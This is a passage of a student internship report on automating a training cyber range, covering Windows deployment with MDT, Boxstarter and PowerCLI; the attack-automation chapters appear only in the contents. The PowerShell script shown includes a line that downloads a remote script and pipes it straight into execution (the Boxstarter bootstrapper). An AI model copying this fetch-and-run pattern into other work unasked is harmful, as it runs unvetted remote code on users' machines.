

**NANYANG  
TECHNOLOGICAL  
UNIVERSITY**  


---

**SINGAPORE**

**School of Computer Science & Engineering  
(SCSE)**

**Professional Internship**

**ST Electronics (Info-Security)**



**ST Electronics**

A company of ST Engineering

**Submitted by: Choar Choong Mun (U1622680E)**

**Lee Wen Siang (U1622874B)**

**AY 2019/2020 S1**

# Table of Contents

|   |           |
|---|-----------|
| <b>Table of Contents</b>  | <b>1</b>  |
| <b>Abstract</b>   | <b>2</b>  |
| <b>Acknowledgements</b>   | <b>3</b>  |
| <b>Introduction</b>   | <b>4</b>  |
| Background  | 4         |
| Scope   | 4         |
| <b>Infrastructure Automation</b>                                    | <b>5</b>  |
| Literature Review on Infrastructure Automation                      | 5         |
| Microsoft Deployment Toolkit  | 5         |
| System Center Configuration Manager                                 | 6         |
| Chocolatey  | 7         |
| Boxstarter  | 7         |
| PowerCLI  | 7         |
| Chosen Software   | 7         |
| Hands-on  | 7         |
| Operating System Installation                                       | 7         |
| Applications Installation   | 9         |
| Create Installation Image   | 10        |
| Virtual Machines Deployment   | 12        |
| <b>Attack Automation</b>  | <b>15</b> |
| Literature Review on Attack Automation                              | 15        |
| Three Tenets for Secure Cyber-Physical System Design and Assessment | 15        |
| Deception in the Cyber Kill-Chain                                   | 16        |
| ST Info Sec's Model   | 17        |
| Stage 1 - External Reconnaissance                                   | 17        |
| Stage 2 - Get into the Network                                      | 17        |
| Stage 3 - Stay in the Network                                       | 18        |
| Stage 4 - Complete Objectives                                       | 18        |
| Hands-on  | 19        |
| Creating an Attack Framework  | 19        |
| Planning an Attacking Sequence                                      | 19        |
| Porting Exploits to Python  | 20        |
| Attack Automation on Infrastructure                                 | 21        |
| <b>Conclusion</b>   | <b>23</b> |
| Learning Outcome  | 23        |
| Internship Experience   | 23        |

## **Abstract**

This report documents the learning experiences from the work done during the 20 weeks professional internship with ST Electronics (Info-Security) Pte Ltd. The nature of the work is Cyber Scenario. A Cyber Scenario comes in two aspects, infrastructure automation and attacks automation. The Cyber Scenario will be conducted in a cyber range.

Infrastructure automation which is also known as “Infra-as-Code” will deploy infrastructure automatically with a single button or click from the administrator. After the infrastructure is ready, there will be attacks to get into the infrastructure. The infrastructure will rollback to clean state after the scenario.

Attacks automation automates the attack flow sequence with little to no interaction from the users using existing methods. This automation is based on the tactics, techniques and procedures model learned in the internship.

## **Acknowledgements**

I would like to thank ST Electronics (Info-Security) Pte Ltd for the Professional Internship experience.

I would like to thank Donovan Choy for his supervision and providing resources for us throughout the internship experience.

I would also like to thank Jym Cheong for his patience in lecturing us and giving his insights about threat hunting with his experiences.

# Introduction

## Background

This report will document the tasks performed during the 20 weeks industrial attachment with ST Electronics (Info-Security) Pte Ltd. Learning observations will be documented for each task performed.

## Scope

The scope of the internship will cover:

1. Infrastructure automation
  - a. Operating System Installation
  - b. Applications Installation
  - c. Virtual Machines Deployment
2. Attacks automation
  - a. Attack Life Cycle
  - b. Auto Tactics, Techniques and Procedures

In order to:


1. Create a Cyber Scenario for training purposes
2. Free administrators/attackers from repetitive tasks
3. Reuse for subsequent implementation

# Infrastructure Automation

Infrastructure automation is the process of scripting to install an operating system & applications, to configure computer and much more. By scripting, you can apply the same configuration to a single computer or to thousands.

Infrastructure Automation aims to:

1. Remove user interaction
2. Reuse scripts for repetitive actions
3. Save Time




## Literature Review on Infrastructure Automation

In order to do Infrastructure automation, a few softwares were surveyed.


### Microsoft Deployment Toolkit

Microsoft Deployment Toolkit (MDT) can be used to create reference images or as a complete deployment solution. The purpose of the MDT is to help automate the deployment of Windows operating systems and applications to computers in the environment. MDT automates the deployment process by configuring the unattended setup files for Windows and packaging the necessary files into a consolidated image file.



## System Center Configuration Manager

System Center Configuration Manager (SCCM) is an enterprise tool which includes deployment tools, patch management, software distribution, etc. SCCM is similar to the deployment portion of MDT but SCCM provide more features than MDT.



## **Chocolatey**

Chocolatey is a package manager for Windows. It was designed to be a decentralized framework for quickly installing applications and tools. Chocolatey packages encapsulate everything required to manage a particular piece of software into one deployment artifact by wrapping installers, executables, zips, and scripts into a compiled package file.

## **Boxstarter**

Boxstarter leverages Chocolatey packages to automate the installation of software and create repeatable, scripted Windows environments. Chocolatey makes installing software very easy with no user intervention. Boxstarter enhances Chocolatey's functionality and provides an environment that is optimized for installing a complete environment on a fresh Operating System installation, as well as some other specific scenarios.

## **PowerCLI**

PowerCLI is a Windows PowerShell interface for managing VMware vSphere. It is a powerful command-line tool that lets you automate all aspects of vSphere management, including network, storage, VM, guest OS and more. PowerCLI includes over 500 PowerShell cmdlets for managing and automating vSphere and vCloud.

## **Chosen Software**

The software chosen to install OS and applications was MDT and Boxstarter respectively. The reason MDT is chosen is because it is a free tool and the features provided is enough for the project. Boxstarter is chosen as it can be implemented with MDT via power shell scripting.

PowerCLI is the only software that can be used to deploy virtual machines on this project as the virtual platform we are using is vSphere Center.


## **Hands-on**

### **Operating System Installation**


To use MDT, 2 servers are needed namely, Domain Controller and DNS server which can be installed on a single physical server. It also required Windows Assessment and Deployment Kit (ADK) with 3 features namely, Deployment Tools, User State Migration and Windows Preinstallation Environment to be installed.



After the installation, the first step is to import an Operating System into the MDT.




After importing, create a task sequence to automate the installation of Operating System.




## Applications Installation

To automate applications installation, write a script using Windows PowerShell. The scripts that include an application installation that was created in-house. The .zip files will be copied to the target desktop by running a command in task sequence and then the script will locate the files and extract the .zip. After which, it will install silently. The script will also install boxstarter which then install applications using boxstarter commands.




```
Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
ApplicationsWin7.ps1 ApplicationsWin10.ps1 X
1 $ZipPath = [Environment]::GetFolderPath("Desktop") + '\release.zip'
2 $DestinationFolder = [Environment]::GetFolderPath("Desktop") + '\df\'
3 Get-ChildItem $ZipPath | Expand-Archive -Force -DestinationPath $DestinationFolder
4
5 $SetupFile = [Environment]::GetFolderPath("Desktop") + '\df\Release\Setup.exe'
6 Start-Process -FilePath $SetupFile -ArgumentList /passive -NoNewWindow -PassThru -Wait
7
8 while (!(Test-Path "C:\windows\DataFusion")) { Start-Sleep -s 2 }
9 $ConfFile = [Environment]::GetFolderPath("Desktop") + '\sftpconf.zip'
10 Move-Item -Path $ConfFile -Force -Destination 'C:\Windows\DataFusion\sftpconf.zip'
11
12 . { iwr -useb https://boxstarter.org/bootstrapper.ps1 } | iex; get-boxstarter -Force
13
14 Enable-RemoteDesktop
15
16 cinst ccleaner -y
17 cinst vlc -y
18 cinst winrar -y
19 cinst notepadplusplus.install -y
20 cinst firefox -y
21
22 Remove-Item $ZipPath -Recurse
23 Remove-Item $DestinationFolder -Recurse
```

Add a task to run powershell script.




Specify the name of the task, and add the command to locate the script.





